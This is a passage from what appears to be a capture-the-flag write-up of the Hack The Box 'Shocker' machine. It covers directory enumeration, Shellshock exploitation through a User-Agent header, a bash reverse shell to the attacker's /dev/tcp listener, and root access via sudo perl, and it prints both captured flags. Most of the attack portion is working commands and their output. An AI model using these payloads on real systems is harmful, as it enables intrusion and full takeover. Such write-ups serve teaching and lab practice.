=====
2021/04/25 22:50:23 Finished
=====
```

The directory **/cgi-bin/** is used when apache gives a certain tasks to a scripting language such as Bash, Python.

The status 403 just means that the directory is present but the attacker does not have access to it.

This indicates that a shellshock attack can be used, given the name of the machine is also shocker.



```
gobuster dir -t 30 -w /usr/share/seclists/Discovery/Web-Content/common.txt -u  
→ http://10.10.10.56/cgi-bin -x sh,py,txt,pl -o log/gobuster_cgi-bin.out
```

Even if an attacker cannot list the contents of the **/cgi-bin/** directory, the files can still be accessed if the name of the file is known.

Gobuster is being ran with several extensions to find if there are any files present.

Exploitation

Shellshock

Vulnerability Explanation:

Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.

source: <https://github.com/opsxcq/exploit-CVE-2014-6271>

Upon testing a shellshock exploitation payload, it is concluded the web server is **vulnerable to the shellshock attack**.

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'echo I was here'"
  => "http://10.10.10.56/cgi-bin/user.sh"
```

```
Δ > ~/htb/shocker curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'echo I was here'" "http://10.10.10.56/cgi-bin/user.sh"
I was here
Δ > ~/htb/shocker
```

Getting a reverse shell

The tools used here to generate quick reverse shell is called [rsg](#) or [reverse shell generator](#)

```
# generates payload and as well as listens on the specified port
rsg 10.10.14.23 8888 bash
# make the server connect back to the attacker using shellshock payload with bash reverse shell
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888 0>&1'" "http://10.10.10.56/cgi-bin/user.sh"
```

```
Δ > ~/htb/shocker rsg 10.10.14.23 8888 bash
BASH REVERSE SHELL
bash -i >& /dev/tcp/10.10.14.23/8888 0>&1
BASH REVERSE SHELL
0<&196;exec 196<&/dev/tcp/10.10.14.23/8888; sh <&6196 >&6196 2>&6196
BASH REVERSE SHELL
exec 5<& /dev/tcp/10.10.14.23/8888; cat <&65 | while read line; do $line 2>&65>&65; done
Select your payload, press "l" to listen on port 8888 or enter to exit: l
listening on [10.10.14.23] 8888 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.56] 35802
bash: no job control in this shell
shelly@Shocker:~/usr/lib/cgi-bin$
Δ > ~/htb/shocker curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888 0>&1'" "http://10.10.10.56/cgi-bin/user.sh"
curl: (18) transfer closed with outstanding read data remaining
Δ > ~/htb/shocker
```

A reverse shell is obtained as the user **shelly**.

```

Δ > ~/htb/shocker curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888 0>&1'" "http://10.10.10.56/cgi-bin/user.sh"

Δ > ~/htb/shocker bash bash is ran as to escape zsh shell, it does not run well when stabilising a reverse shell
(kali) kali) ~/htb/shocker)

shelly@Shocker:~/lib/cgi-bin$

```

User.txt

User.txt can be found in the home directory of **shelly**.

```

shelly@Shocker:~/home/shelly$ cat user.txt
4ddc9c1abd1d367712b3dd434eaf1a9b
shelly@Shocker:~/home/shelly$

```

```
user.txt: 4ddc9c1abd1d367712b3dd434eaf1a9b
```

Privilege Escalation to Root

Root.txt

The user **shelly** can execute **perl** as root

```
sudo -l
```

```

Matching Defaults entries for shelly on Shocker:
env_reset, mail_badpass, se-
  => cure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

```

```
User shelly may run the following commands on Shocker:
(root) NOPASSWD: /usr/bin/perl
```

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
(root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Vulnerability Explanation:

Going to [gtfobins](#), and searching for **perl**, it can be found that, perl can be used to spawn a shell. Running perl as root, the attacker can break out from the restricted environment.

source: <https://gtfobins.github.io/gtfobins/perl/>

 / perl  Star 4,552

Shell Reverse shell SUID Sudo Capabilities

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
perl -e 'exec "/bin/sh";'
```

```
sudo -l
sudo /usr/bin/perl -e 'exec "/bin/bash";'
whoami
```

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
  (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$ sudo /usr/bin/perl -e 'exec "/bin/bash";'
root@Shocker:/home/shelly# whoami
root
root@Shocker:/home/shelly#
```

the **root.txt** file is always located in **/root/**

```
root@Shocker:~# cat root.txt  
8d54789661e7e922780f49e1e2bfded1  
root@Shocker:~#
```

```
root.txt: 8d54789661e7e922780f49e1e2bfded1
```
